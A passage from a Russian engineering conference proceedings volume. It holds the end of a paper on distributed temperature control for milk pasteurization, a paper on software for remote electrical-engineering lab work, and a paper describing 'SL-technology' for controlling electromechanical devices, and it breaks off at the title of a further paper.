1) $x_0 \le x \le L_3; \ R_2 \le R \le R_3; \ \phi_0 \le \phi \le 360^0;$ 2) $L_2 \le x \le L_3; \ R_0 \le R \le R_1; \ \phi_0 \le \phi \le 360^0.$ Уравнение (4) описывает тепловые процессы

во внешней обшивке:

$$\frac{\partial T_4(x,\phi,R,t)}{\partial t} =$$

$$= a_4 \left[\frac{\partial^2 T_4(x,\phi,R,t)}{\partial R^2} + \frac{1}{R} \frac{\partial T_4(x,\phi,R,t)}{\partial R} + \frac{1}{R^2} \frac{\partial^2 T_4(x,\phi,R,t)}{\partial \phi^2} + \frac{\partial^2 T_4(x,\phi,R,t)}{\partial x^2} \right]; \quad (4)$$

2) $L_3 \le x \le L_4$; $R_0 \le R \le R_1$; $\phi_0 \le \phi \le 360^0$.

Считаем аппарат теплоизолированным с боковых сторон, таким образом, что тепловым воздействием извне можно пренебречь:

$$\lambda_4 \frac{\partial T_4(x, \phi, R_4, t)}{\partial R} = 0; \tag{5}$$

Запишем остальные граничные условия;

$$T_2(x, \phi, R_2, t) = T_3(x, \phi, R_2, t);$$
 (6)

$$\lambda_2 \frac{\partial T_2(x, \phi, R_2, t)}{\partial R} = \lambda_3 \frac{\partial T_3(x, \phi, R_2, t)}{\partial R}; \quad (7)$$

$$\lambda_2 \frac{\partial T_2(L_2, \phi, R, t)}{\partial x} = \lambda_3 \frac{\partial T_3(L_2, \phi, R, t)}{\partial x}; \quad (8)$$

$$\lambda_3 \frac{\partial T_3(L, \phi, R_3, t)}{\partial R} = \lambda_4 \frac{\partial T_4(L, \phi, R_3, t)}{\partial R}. \tag{9}$$
 Для решения математической модели был

выбран метод «сеток». С применением данного метода была составлена дискретная модель.

Расчет настроек регулятора

Воспользуемся полученной моделью и произведем моделирование: подавая поочередно на каждый вход объекта постоянный сигнал, на всех выходах получаем графики переходных процессов, из которых определяем k_{ii} , T_{ii} , τ_{ii} .

В результате получаем матрицу передаточных коэффициентов рассматриваемого объекта

$$A = \begin{vmatrix} a_{11} & a_{12} & a_{13} & a_{14} \\ a_{21} & a_{22} & a_{23} & a_{24} \\ a_{31} & a_{32} & a_{33} & a_{34} \\ a_{41} & a_{42} & a_{43} & a_{44} \end{vmatrix}, \tag{10}$$

где

$$a_{ij} = \frac{k_{ij}}{T_{ij}p+1} \cdot e^{-p\tau_{ij}}, (i=1, ..., 4, j=1, ..., 4).$$
(11)

Подставляя все полученные данные в матрицу передаточных коэффициентов, получим:

$$A = \begin{bmatrix} \frac{0,67}{37,04\,p+1} \cdot e^{-p2,963} & \frac{0,0177}{148,15\,p+1} \cdot e^{-p7,41} & \frac{0,0058}{274,07\,p+1} \cdot e^{-p37,04} & \frac{0,00024}{318,52\,p+1} \cdot e^{-p96,296} \\ \frac{0,0177}{147,15\,p+1} \cdot e^{-p7,61} & \frac{0,67}{38,05\,p+1} \cdot e^{-p3,10} & \frac{0,0177}{146,15\,p+1} \cdot e^{-p7,51} & \frac{0,00575}{276,07\,p+1} \cdot e^{-p38,04} \\ \frac{0,0058}{275,2\,p+1} \cdot e^{-p37,2} & \frac{0,0177}{146,35\,p+1} \cdot e^{-p7,55} & \frac{0,665}{37,65\,p+1} \cdot e^{-p3,03} & \frac{0,0176}{145,25\,p+1} \cdot e^{-p7,41} \\ \frac{0,000025}{320,52\,p+1} \cdot e^{-p96,6} & \frac{0,0058}{276,07\,p+1} \cdot e^{-p35,04} & \frac{0,0176}{149,5\,p+1} \cdot e^{-p7,6} & \frac{0,66}{37,75\,p+1} \cdot e^{-p2,959} \\ \end{bmatrix}$$

Затем строим спектры Гершгорина. Количество спектров равно количеству секций объекта управления (рис. 2; 3).

Затем, с использованием полученных спектров Гершгорина, синтезируем регулятор.

Передаточная функция рассчитываемого распределенного регулятора, согласно [3], имеет вид:

$$W(x,y,p) = E_1 \left[\frac{n_1 - 1}{n_1} - \frac{1}{n_1} \nabla^2 \right] + E_4 \left[\frac{n_4 - 1}{n_4} - \frac{1}{n_4} \nabla^2 \right] \frac{1}{p} + E_2 \left[\frac{n_2 - 1}{n_2} - \frac{1}{n_2} \nabla^2 \right] p.$$

Запишем передаточную функцию полученного распределенного высокоточного регулятора:

$$W(x,y,p) = 10,51175 \cdot \left[\frac{70,38632 - 1}{70,38632} - \frac{1}{70,38632} \nabla^{2} \right] +$$

$$+0,012761 \cdot \left[\frac{320,11007 - 1}{320.11007} - \frac{1}{320.11007} \nabla^{2} \right] \times \frac{1}{p} + 155,95792 \left[1 - 0 \nabla^{2} \right] p.$$

$$(12)$$




Рис. 2. Спектр Гершгорина для первой секции

Рис. 3. Спектр Гершгорина для второй секции




Рис. 4. График переходного процесса для одной из контрольных точек

В результате моделирования получим переходные характеристики для заданных контрольных точек (рис. 4).

Результаты моделирования свидетельствуют о том, что полученные настройки распределенного регулятора обеспечивают заданный процесс.

Заключение

В работе был рассмотрен вопрос автоматизации процесса пастеризации молока. Задачи, сформулированные для достижения поставленной цели, были решены в полном объеме.

Данные, полученные в результате моделирования, идентичны параметрам, полученным на реальном оборудовании. Данный факт позволяет утверждать об адекватности разработанной математической модели. Таким образом, полученная модель может быть использована для

проведения дальнейших исследований. С ее помощью был рассчитаны настройки распределенного регулятора.

Моделирование производилось с применением Delphi 7 и MATLAB Simulink. Результаты моделирования показали, что разработанная система полностью удовлетворяет поставленным требованиям.

Библиографический список

- $1.\ Бредихин\ C.\ A.,\ Космодемьянский\ Ю.\ В.,\ Юрин\ В.\ H.\ Технология\ и техника переработки молока.\ М.: Колос, 2003. 400 с.$
- $2.\,\mathit{Лыков}\,A.\,B.$ Теория теплопроводности. М.: Выс-шая школа, 1967. 599 с.
- 3. Першин И. М. Анализ и синтез систем с распределенными параметрами. Пятигорск: Рекламно-информационное агентство на КМВ. 2007. 244 с.

УДК 681.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-134-137

А. Л. Ляшенко*

кандидат технических наук, доцент

С. Л. Морева*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

РАЗРАБОТКА ПРОГРАММНОГО КОМПЛЕКСА ДЛЯ ВЫПОЛНЕНИЯ ЛАБОРАТОРНЫХ РАБОТ ПО ДИСЦИПЛИНЕ «ЭЛЕКТРОТЕХНИКА»

Рассматривается необходимость разработки специального программного обеспечения для реализации образовательных программ в дистанционном режиме. Представлено описание возможностей разрабатываемого программного комплекса, предназначенного для проведения лабораторных работ. Подробно рассмотрены основные пользовательские формы и характеристики данного комплекса. Разработанный программный продукт позволяет детально рассмотреть основные вопросы теории электрических цепей. Ключевые слова: программный комплекс, теория электрических цепей, лабораторные занятия, закон Ома, закон Кирхгофа, вольтамперная характеристика, диагностика, анализ, синтез.

A. L. Lyashenko*

PhD, Tech., Associate Professor

S. L. Moreva*

PhD, Tech., Associate Professor

*St. Petersburg State University of Aerospace Instrumentation

DEVELOPMENT OF A SOFTWARE PACKAGE FOR LABORATORY WORK IN THE DISCIPLINE "ELECTRICAL ENGINEERING"

The article discusses the need to develop special software for the implementation of educational programs remotely. The description of the capabilities of the developed software package intended for laboratory work is presented. The main custom forms and characteristics of this complex are considered in detail. The developed software product allows us to consider in detail the main issues of the theory of electrical circuits.

Keywords: software package, theory of electrical circuits, laboratory studies, Ohm's law, Kirchhoff's law, current-voltage characteristic, diagnostics, analysis, synthesis.

Введение

Среди дисциплин, составляющих основу базовой инженерной подготовки, важное место отводится такому курсу как «Электротехника». Курс электротехники базируется на курсах физики и высшей математики и является основой для изучения всех специальных электротехнических дисциплин.

В рамках данного курса изучаются теории линейных и нелинейных электрических цепей, а также теория электромагнитного поля. Содержание этой дисциплины составляют задачи анализа и синтеза электрических цепей, изучение, как с качественной, так и с количественной стороны установившихся и переходных процессов в различных электротехнических устройствах. Изучение данной дисциплины требует применения специального лабораторного оборудования.

Однако в настоящее время, в период сложной эпидемиологической обстановки, в интересах уменьшения рисков распространения коронавируса в образовательных организациях обеспечивается дистанционная форма обучения с применением дистанционных образовательных технологий.

В связи с этим на кафедре управления в технических системах ГУАП разрабатывается программный комплекс, предназначенный для проведения лабораторных работ в дистанционном формате.

Краткий обзор существующего программного обеспечения

В настоящие время для исследования процессов, протекающих в электрических цепях, разработан ряд программных продуктов, как коммерческого использования, так и некоммерческого.

Рассмотрим некоторые из них.

OrCAD. Данная программа компании Cadence содержит полную среду для реализации коммерческих проектов, а также включает все компоненты, которые позволяют моделировать электрические схемы (ЭС) и осуществлять проектирование печатных плат (ПП).

Altera. Содержит полный набор инструментов программирования для каждого этапа проекта. Система Altera Max + Plus II (многоадресная матричная программируемая логическая пользовательская система) представляет собой интегрированную среду для проектирования цифровых схем в программируемых структурах.

P-Cad. Одна из самых распространённых программ для разработки ПП и ЭС.

В течении многих лет данной программой пользовалось огромное количество разработчиков ЭС. Программа P-Cad обладает интуитивно понятным и удобным интерфейсом.

В настоящее время производитель прекратил поддержку программы P-Cad, заместив ее программой Altium Designer.

Місго-Сар. Программа является профессиональным инструментом, который используется для аналогового, цифрового и смешанного моделирования и анализа цепей электронных устройств средней степени сложности. МісгоСар обладает большим спектром возможностей, интуитивно понятным интерфейсом и низкой требовательностью к вычислительным ресурсам ПК.

Программа является платной. Однако существует и бесплатная версия, обладающая рядом ограничений, основными из которых является невозможность использования более 50 элементов в схеме, сокращенная библиотека компонентов и медленная скорость работы.

ЕаѕуЕDA. Бесплатный онлайн симулятор электроцепи. Программ предоставляет средства редактирования ЭС, позволяет моделировать аналоговые и цифровые цепи, а также производить разработку ПП.

LTspice/SwitcherCAD. Симулятор для проведения компьютерного моделирования работы аналоговых и цифровых электрических цепей. Отличается высокой скоростью моделирования процесса и небольшим объемом требуемого дискового пространства. Позволяет проводить амплитудно-частотный анализ, анализ переходных процессов; анализ гармоник и др.

DcAcLab. Программа имеет привлекательный интерфейс, но ограничивается моделированием цепи. Программа проста в использовании. Позволяет видеть компоненты, их расположение на схеме (рис. 2).




Рис. 1. Схема собранная в Місто-Сар




Рис. 2. Схема, собранная в DcAcLab

Постановка задачи

Программы, относящиеся к коммерческим, характеризуются высокой стоимостью. Программы некоммерческие в подавляющем большинстве не являются универсальными. И в обоих случаях требуют специальной подготовки для работы в данных программных продуктах. В следствии этого разрабатывается собственное программное обеспечения (ПО) полностью соответствующего лабораторному практикуму по электротехническим курсам дисциплин [3] с интуитивно понятным интерфейсом, позволяющим сразу приступить к изучению дисциплины «Электротехника» без затрачивания дополнительных временных ресурсов на изучении ПО.

Разработка программного комплекса

Для разработки программного комплекса была выбрана среда объектно-ориентированного программирования C++ Builder [1]. Эта среда универсальна и используется в большинстве современных программ.

После запуска программного комплекса, пользователь видит перед собой Главную форму следующего вида (рис. 3).

В соответствии с лабораторным практикумом [3], программа позволяет выполнить 14 лабораторных работ. После ввода своих данных пользователь приступает к выполнению лабораторной работы, нажав соответствующую кнопку. Ниже представлены формы лабораторных работ 1 и 2 (рис. 5; 6).

На формах лабораторных работ представлены электрические схемы, которые необходимо исследовать в ходе лабораторных работ. Данные схемы реализованы программно и полностью со-




Рис. З. Главная форма программы





Рис. 4. Участок цепи, содержащий ЭДС

ответствуют тем, что было необходимо собрать на Наборном поле лабораторной установки.

Процессы, протекающие в рассматриваемых схемах, описываются с применением основных законов физики [2]. Рассмотрим на примере электрических цепей постоянного тока.

Падение напряжения на активном сопротивлении определяется согласно закону Ома

$$U_R = \varphi_a - \varphi_b = IR. \tag{1}$$






Рис. 4. Лабораторная работа 1

Рис. 5. Лабораторная работа 2

Напряжение на источнике ЭДС:

$$U_E = \varphi_c - \varphi_b = E. \tag{2}$$

Тогда очевидно равенство:

$$U_{ac} = U_R - U_E = IR - E = \varphi_a - \varphi_c.$$
 (3)

С использованием полученных выражений находим формулу для расчета тока в цепи.

$$U_{ac} \pm E = I R \tag{4}$$

Все электрические цепи подчиняются законам Кирхгофа.

Первый закон — закон токов Кирхгофа (ЗТК) устанавливает связь между токами в узле электрической схемы: алгебраическая сумма токов в любом узле равна нулю, т. е.

$$\sum I = 0. ag{5}$$

Второй закон — закон напряжений Кирхгофа (ЗНК) устанавливает связь между напряжениями в контуре электрической цепи: алгебраическая сумма напряжений на всех элементах вдоль любого контура равна нулю, т. е.

$$\sum U = 0. ag{6}$$

В процессе работы необходимо ввести исходные данные, в соответствии с методическими указаниями на лабораторную работу, и произвести расчеты. Полученные результаты использу-

ются для дальнейших расчетов и построения графиков.

Заключение

Разработанный программный комплекс позволяет произвести моделирование электрических цепей и произвести необходимые расчеты при отсутствии возможности работы на лабораторном оборудовании в аудитории. Благодаря разработанному программному комплексу предоставляется возможность упростить процесс освоения учебного материала. Данный программный продукт может быть использован для проведения лабораторных работ по дисциплине «Электротехника» в дистанционном режиме.

Библиографический список

- 1. Архангельский А. Я. Программирование в среде C++ Builder. М., 2003. 1150 с.
- 2. *Башарин С. А., Федоров В. В.* Теоретические основы электротехники: учеб. пособие. М.: ACADEMA. 2004. 304 с.
- 3. Бардинский С. И., Голубков В.А., Ефимов А.А. и др. Лабораторный практикум по электротехническим курсам дисциплин: учеб. пособие / под ред. д-ра техн. наук, проф. А. А. Ефимова. СПб.: ГУАП, 2017. 161 с.: ил.

УДК 51-7

DOI: 10.31799/978-5-8088-1556-8-2021-16-138-142

С. С. Магазов*,**

кандидат физико-математических наук, доцент

- * Московский государственный технический университет им. Н. Э. Баумана
- ** Акционерное общество «Научно-исследовательский институт технической физики и автоматизации» (АО «НИИТФА»), Москва

SL-ТЕХНОЛОГИЯ РАЗРАБОТКИ СИСТЕМ УПРАВЛЕНИЯ СЛОЖНЫМИ ЭЛЕКТРОМЕХАНИЧЕСКИМИ СИСТЕМАМИ

Приводится концепция узкоспециализированной технологии проектирования распределенных систем управления электронно-механическими устройствами. Предложенная технология позволяет разрабатывать системы управления на базе протоколов TCP/UDP, CAN в операционных системах Linux и Window. Приводится описание сервера устройств, который получил название супервайзер и высокоуровневого ориентированного на разработку систем управления SL-языка. Супервайзер и SL-язык получили название «SL-технология». SL-технология сравнивается с технологией Интернета вещей и методологией объектного проектирования.

Ключевые слова: электронно-механические устройства, Интернет вещей, объектное проектирование, системы управления, язык программирования, IoT, Model-Based Design.

S. S. Magazov*,**

PhD, Phys.-Math., Associate Professor

- * Bauman Moscow State Technical University
- ** Scientific Research Institute of Technical Physics and Automation (SRITPA), Moscow

SL-TECHNOLOGY FOR THE DEVELOPMENT OF CONTROL SYSTEMS OF COMPLEX ELECTROMECHANICAL SYSTEMS

The paper presents the concept of a highly specialized technology for the design of distributed control systems for electronic and mechanical devices. The proposed technology makes it possible to develop control systems based on the TCP / UDP, CAN protocols in Linux and Window operating systems. A description of a device server and a high-level SL-language oriented towards the development of control systems is given. The device server and the SL-language are called SL-technology. SL technology is compared to IoT technology and object design methodology. **Keywords:** electronic and mechanical devices, Internet of Things, object design, control systems, programming language, IoT, Model-Based Design.

Введение

Интернет-технологии, цифровизация процесса сбора и передачи информации, методы искусственного интеллекта, робототехника и т. д. открывают возможности создания принципиально новых систем управления. Системы управления с использованием новых технологий требуют нового инструментария их проектирования.

Для понимания места SL-технологии среди существующих технологий сравним ее с двумя хорошо известными и существенно различающимися технологиями, а именно с технологией Интернет вещей (IoT) [1–3], или индустриальных Интернет вещей (IIoT –Industrial Internet of Things) [4–7], и методологией объектного проектирования (Model-Based Design).

Концепция технологии Интернета вещей сформулирована в рекомендациях Y.2060, где

ІоТ трактуется широко: и как предмет физического мира, и как информационный объект. Концепция Y.2060 предполагает систему сбора информации от устройств различной физической природы. Эта система может легко масштабироваться до очень больших размеров, насилующих тысячи единиц ІоТ. Основное требование к ІоТ — это возможность ее интегрирования в ІРсеть. Концепция Y.2060 предполагает помаксимуму использование возможности Интернет-технологии, так качество трафика в сети регулируется контрактами QoS.

Ha форуме World Forum Reference model была предложена семиуровневая эталонная модель сети Интернета вещей:

- 1) клиентские сервисы;
- 2) прикладные сервисы;
- 3) накопление данных;
- 4) подключение к глобальной сети;
- 5) периферийные вычисления;

- 6) подключение к локальной сети;
- 7) физическое устройство.

Разработчики программных решений поддерживающий ІоТ вещи ориентируются на эту модель. В настоящее время нет программных продуктов, в полном объёме реализующих эталонную модель. В большинстве современных проектов Интернета вещей реализуют архитектуру издатель-подписчик. Как правило, в этих программных продуктах используется одобренные МЭК рекомендации DDS, которые являются частью пакета Real-Time Industrial Ethernet Suite IEC-PAS-62030 [8]. На базе этих рекомендаций разработаны протоколы MQTT[9], CoAP, XMPP, STOMP, AMQP. Все эти протоколы в качестве транспортного протокола используют UDP и TCP. Большая часть протоколов ориентирована на работу мессенджеров, а не на передачу телеметрической информации.

Технология Интернета вещей, как средство проектирования электромеханических систем, работающих в жестком реальном времени, имеет ряд недостатков; перечислим некоторые из них:

- протоколы IoT избыточны. Более 50 % трафика занято служебной информацией;
- отсутствуют стандарты на уровне UDP и TCP пакетов. Что вынуждает к разработке мостов между ПО разных производителей;
- большая волатильность времени доставки сообщений;
- отсутствие языка, ориентированного на разработку систем управления;
- отсутствие механизма синхронизирования работы системы управления.

В системах, не требующих жесткого реального времени, технология Интернет вещей успешно применяется, например, проекты умных домов.

На другом конце спектра инструментов проектирования систем управления находится технология объектного проектирования (Model-Based Design). Simulink - наиболее известный визуальный инструмент объектного проектирования сложных электромеханических систем, поддерживающий эту технологию. Он содержит большой набор инструментов, ориентированных на разработку линий передачи информации на канальном уровне. Протоколы UDP и ТСР представлены, скорее, как исключение в Simulink проектах. В состав Simulink входит библиотека stateflow, которая предоставляет визуальный инструмент проектирования логики поведения системы. Этот подход теряет свою наглядность при проектировании сложных систем. Также к недостаткам этой технологии можно отнести:

- отсутствие инструментов разработки программного обеспечения, работающего под управлением ОС Linux и Windows;
- отсутствие эффективных инструментов интеграции систем на основе протоколов UDP и TCP (хотя, в принципе, UDP и TCP интеграция возможна);
- трудоемкость изменения сложных многоплановых проектов;
- отсутствие специальных инструментов синхронизации сложных систем.

Существует множество задач, которые не вписываются в круг задач, решаемых рассмотренными технологиями. На практике часто возникает потребность разработки систем управления, в которых используется программное обеспечение, работающее под управлением ОС Linux или Windows, совместно с программным обеспечением, работающим в режиме реального времени. Разработку таких систем удобно вести с помощью SL-технологии.

SL-технология

SL-технология предназначена для разработки высоконадёжных распределенных систем управления электронно-механическими устройствами, работающими, как в асинхронном, так и в синхронном режимах с использованием ОС Linux или Windows и протоколов TCP\UDP.

Разработчики ставили перед собой цель создать технологию:

управления устройствами в режиме, близком к режиму жесткого реального времени;

- высокоуровневый язык, ориентированный на задачу управления;
- обеспечивающую хорошую настраиваемую функциональность системы управления;
- обеспечивающую хорошую настраиваемость сетевой инфраструктуры;
- совместимую с требованиями технологии Интернет вещей (DDS-рекомендации);
- обеспечивающую построение высоконадёжных систем управления из малонадежных девайсов.

Архитектура

В документе Y.2060 даны определения терминов, используемых в документах по Интернету вещей. Этих определений будем придерживаться ниже. Основными элементами системы управления, построенной по SL-технологии, являются:

- сервер супервайзера (брокер);
- менеджер настроек;
- девайсы (датчики или исполнительные механизмы);

- локальные вычислители;
- пользовательские приложения.
- Супервайзер центральный элемент в SL технологии, отвечающий за управление девайсами. Основное его назначение:
- трансляция SL-программы в команды девайсов;
 - квитирование команд;
 - организация очередей команд;
- пересылка команды на девайсы в параллельном и последовательном режимах;
- распознание интерлоков (сбои) и обеспечение обработки связанных с ними событий;
- обеспечение механизма подписки на данные телеметрии.

Как видно, ряд функций супервайзера подобны функциям брокера, описанного в DDS рекомендациях. Модель публикации и подписки на телеметрическую информацию подобна той, что используется в ПоТ. Супервайзер обеспечивает эффективную и надежную доставку нужной информации в нужное место в нужное время с помощью контрактов QoS.

Главное отличие супервайзера от брокера состоит в том, что брокер реализует набор API функций, в то время как супервайзер занимается общей организацией процесса исполнения SL-программы в динамически меняющейся топологии системы, и работе исполнительных устройств.

Для обеспечения исполнения SL-программы разработан механизм параллельного управления девайсами с помощью оригинального механизма командных транзакций. Супервайзер следит за исполнением параллельно работающих командных транзакций и исключает конфликты при их взаимодействии, что обеспечивает минимизацию простоя девайсов, тем самым улучшая временные характеристики системы.

Супервайзер поддерживает несколько механизмов тактирования от внешних источников, а также обеспечивает синхронизацию работы устройств на основе внутрисистемного времени.

Супервайзер разработан с учетом требований, предъявляемых к открытым программным системам и легко адаптируется к разным типам устройств и протоколам. Он может работать под управлением ОС Linux, и Windows,

Менеджер конфигураций используется для автоматизации процесса адаптации супервайзера и приложений к требованиям задачи. Он обеспечивает:

- функциональную настройку супервайзера;
- конфигурирование сети системы управления;




Рис. 1. Пример топологии сети системы управления, разработанной по SL-технологии

- адаптацию к различным средам передачи данных;
 - настройку системы самовосстановления;
 - настройку логов системы;
 - регистрацию процедур расширения;
- регистрацию временных характеристик команд.

В качестве грузовых протоколов SLтехнология использует TCP\UDP и CAN. На рис. 1 приведена простая сетевая топология системы управления.

Менеджер конфигураций позволяет рассчитывать скорость информационного обмена для заданной системы управления, что помогает в процессе проектирования.

Супервайзер имеет открытую архитектуру и легко адаптируется под разные типы устройств и протоколы. Есть стандарт написания библиотек расширения функционала супервайзера.

Язык управления SL

SL-язык — это язык высокого уровня, позволяющий на концептуальном уровне описывать логику поведения систем управления. Это позволяет быстро реализовывать сложную логику управления устройствами и улучшить надёжностные характеристики системы.

Синтаксис SL-языка похож на синтаксис языка C, что делает его легким в освоении. Операторы управления ходом исполнения программы (if, for и т. д.) и оператор присваивания имеют синтаксис и семантику, подобной аналогич-

ным операторам языка С. Поэтому мы сосредоточим свое внимание на оригинальных конструкциях SL-языка.

Структура программы

SL-программа состоит из трех разделов: необязательный раздел пользовательских процедур:

обязательный раздел тела программы (main);

- необязательный раздел обработки прерываний (*catch*).
- Общая структура SL-программы следующая:

Пользовательская процедура;

... Пользовательская процедура; main(код источника) $\{Q_1; ... Q_n;\}$ catch $\{Q'_1... Q'_n;\}$ где

Пользовательская процедура — это: имя процедуры $(X_1, X_2 ... X_n)$ $\{Q_1 ... Q_n;\}$

имя процедуры – идентификатор. Процедуры служат для структуризации программы и дают возможность повторного их применения.

 X_i – формальные параметры.

main — раздел с кодом программы. Перед main может стоять!, что означает, что программа будет выполнена сразу по ее получению.

 $\kappa o \partial \ u c m o v + u \kappa a - \kappa o д$ источника выславшего программу.

 Q_i и Q'_i — пользовательская, или базовая, процедура или команда установки параметров (set), или оператор управления ходом исполнения программы или оператор присвоения, или оператор параллельного исполнения команд. Эти конструкции будут определены ниже.

catch — раздел вызывается при наличии прерывания (интерлока). Прерывание возникает при нештатном исполнении команд программы. Код прерывания и адрес источника прерывания можно получить в системной переменной @@ interlock.

Переменные

Язык SL поддерживает переменные следующих типов: *integer*, *float*, *string bool* и переменные для *JSON* — объектов. Синтаксис у переменной простой: в имени второй символ указывает на тип переменной, далее следует идентификатор:

@іимя – для целых чисел;

@ыимя – для булевских переменных;

@fuмя – для чисел с плавающей запятой;

@sumя - строковая переменная;

@juмя – JSON переменная.

Область видимости переменных в пользовательских процедурах локальная, т. е. переменные доступна только внутри процедуры. Передача значений в процедуру осуществляется строго через параметры.

Тело программы вместе с разделом *catch* составляют одну область видимости. Кроме пользовательских переменных в SL-языке используются системные переменные. Синтаксис простой: они начинаются с @@, а значения им динамически присваивает супервайзер.

Параллелизм

Набор команд может выполняться последовательно и параллельно. Блок параллельно исполняемых команд состоит из последовательности базовых процедур, заключенных в конструкцию |begin и end|.

Синтаксис:

 $|begin\ Q_1;...Q_n;end|$ где Q_i — базовая команда.

В блоке не допускается двух и более кратное повторение вызова одной и той же базовой команды. Список базовых процедур выполняется параллельно, если они совместимы.

Вызов процедур

Существенно изменен синтаксис и семантика вызова процедуры. Вызов может содержать необязательные модификаторы. Следующие модификаторы могут стоять перед процедурой:

 $A\partial pec$ — адрес, на который высылается квитанция об исполнении процедуры. Иначе квитанция высылается на адрес, с которого была выслана SL- программа;

^ — процедура не будет квитироваться. Этот модификатор не совместим с модификатором $A\partial pec;$

Модификаторы, которые могут стоять за вызовом процедур:

:mакт – номер такта на котором будет исполняться процедура;

::время – внутрисистемное время исполнения процедуры.

Такт и время — взаимно исключающие модификаторы. Процедура выполняется либо в указанный такт, либо в указанное время. Этот модификатор существенно повышает точность синхронизации устройств.

Пример.

192.168.99.31:init (30):223434

Процедура init по выполнению высылает квитанцию на адрес 192.168.99.31 и начинает выполняться на 223434 такте.

Настройка супервайзера под требования конкретной системы управления ведется при помощи библиотеки базовых команд. Базовая команда управляет элементарными действиями аппаратной подсистемы.

Выводы

1. SL-технология использует ряд идей из технологии ПоТ и объектного проектирования. Оригинальной компонентой SL-технологии является супервайзер, SL-язык и механизм транзакций команд и система адресации девайсов.

Эти механизмы делают систему управления более устойчивой к изменениям технических характеристик устройств и существенно сокращают трудоемкость разработки.

- 2. В дальнейшем предполагается более тщательная проработка горячей динамической реконфигурации, а также будет более детально проработана концепция транзакций действий. Также планируется применить методы искусственного интеллекта к обработке телеметрических данных.
- 3. Имеется опыт использования SLтехнологии при разработке сложного медицинского оборудования в НИИТФА.

Литература

- 1. *Тюрин В. А.* Интернет вещей: новые возможности Сеть. Факторы *Электронный ресурс+ // Megamozg.ru. 2016. URL: https://megamozg.ru/post/25334/ (дата обращения: 15.12.2020).
- 2. Сербинина М., Стефанова Н. Концепция интернет вещей. Creative Economy. 10. 1323. 10.18334/ce.10.11.37074.
- 3. *Перри Ли*. Архитектура интернета вещей. М.: ДМК Пресс, 2019.
- 4. Hype cycle for emerging technologies 2015// Gartner Inc. URL: http://www.gartner.com/technology/home.jsp (дата обращения: 15.12.2020).
- 5. Design and industrial approach for a course on automotive electronics // J. of Engineering Education Transformations. 2018. Vol. 31, № 3. P. 206–214.

- 6. IoT and Edge Computing for Architects: Implementing edge and IoT systems from sensors to clouds with communication systems, analytics, and security. 2nd ed. Paperback. 2020. 6 March.
- 7. Antonio Capasso. Hands-On Industrial Internet of Things. Packt Publishing Ltd, 2018.
- 8. Стандарт ПНСТ 354-2019 Информационные технологии (ИТ). Интернет вещей. URL: http://docs.cntd.ru/document/1200162760 (дата обращения: 15.12.2020).
- 9. Стандарт MQTT Version 3.1.1 OASIS Standard. 29 October 2014. Specification URIs This version. URL: http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/os/mqtt-v3.1.1-os.doc (дата обращения: 15.12.2020).

УДК 658.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-143-150

В. Н. Пащенко*

кандидат технических наук, доцент

А. В. Романов*

кандидат физико-математических наук

М. О. Чайкин*

студент

В. Ю. Захаров*

кандидат физико-математических наук, доцент

В. В. Пащенко**

инженер-программист

А. А. Романов***

инженер

* Калужский филиал Московского государственного технического университета им. Н. Э. Баумана, г. Калуга

** Акционерное общество «Калуга Астрал», г. Калуга

*** Институт машиноведения им. А. А. Благонравова РАН, Москва

ОПРЕДЕЛЕНИЕ ОСОБЫХ ПОЛОЖЕНИЙ ДЛЯ РЕШЕНИЯ ЗАДАЧИ КИНЕМАТИЧЕСКОГО УПРАВЛЕНИЯ МЕХАНИЗМАМИ СОВМЕСТНОГО ОТНОСИТЕЛЬНОГО

